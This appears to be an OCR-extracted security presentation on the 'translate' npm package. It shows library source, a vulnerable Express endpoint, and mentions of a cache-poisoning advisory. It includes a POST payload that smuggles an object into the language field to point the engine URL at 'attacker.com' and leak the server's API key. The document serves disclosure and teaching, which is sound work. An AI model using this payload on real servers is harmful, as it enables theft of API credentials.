
```
ETag: W/"c-fRDaHmlE268Ceju3bGcBtPTHyUw"
Date: Fri, 24 Nov 2023 09:20:09 GMT
Connection: keep-alive
Keep-Alive: timeout=5

"ik haat je"
```



```
const translate = async (text, opts = {}) => {
  // Load all of the appropriate options (verbose but fast)
  // Note: not all of those *should* be documented since some are internal only
  if (typeof opts === "string") opts = { to: opts };
  opts.text = text;
  opts.from = languages(opts.from || translate.from);
  opts.to = languages(opts.to || translate.to);
  opts.cache = opts.cache || translate.cache;
  opts.engines = opts.engines || {};
  opts.engine = opts.engine || translate.engine;
  opts.url = opts.url || translate.url;
  opts.id =
    opts.id ||
    `${opts.url}:${opts.from}:${opts.to}:${opts.engine}:${opts.text}`;
  opts.keys = opts.keys || translate.keys || {};
  for (let name in translate.keys) {
    // The options has stronger preference than the global value
    opts.keys[name] = opts.keys[name] || translate.keys[name];
  }
  opts.key = opts.key || translate.key || opts.keys[opts.engine];

  // Use the desired engine
  const engine = opts.engines[opts.engine] || translate.engines[opts.engine];

  // If it is cached return ASAP
  const cached = cache.get(opts.id);
  if (cached) return Promise.resolve(cached);

```

SSRF in Translate

No CVE 🥹




Security

No security policy detected

Privately report a security vulnerability.


Cache Poisoning Vulnerability

GHSA-882j-4vj5-7vmj published on Mar 22 by franciscop




No CVE 😰

```
import translate from "translate";
import express from 'express';

translate.engine = "deepl";
translate.key = "MY_SECRET_KEY";

const app = express();
app.use(express.json());

app.post('/translate', async (req, res) => {
    const { text, language } = req.body;
    const result = await translate(text, language);
    return res.json(result);
});

const port = 3000;
app.listen(port, () => {
  console.log(`Server is running on port ${port}`);
});
```



No CVE 🥹

```
import translate from "translate";
import express from 'express';

translate.engine = "deepl";
translate.key = "MY_SECRET_KEY";

const app = express();
app.use(express.json());

app.post('/translate', async (req, res) => {
    const { text, language } = req.body;
    const result = await translate(text, language);
    return res.json(result);
});

const port = 3000;
app.listen(port, () => {
  console.log(`Server is running on port ${port}`);
});
```




A user would interact with the `translate` endpoint by supplying the following

```
{"text":"hello world", "language":"nl"}
```

However, an attacker can steal the server's API key by sending the following POST data.

```
{"text":"hello world", "language":{"engine":"libre","url":"https://attacker.com/","to":"nl"}}
```



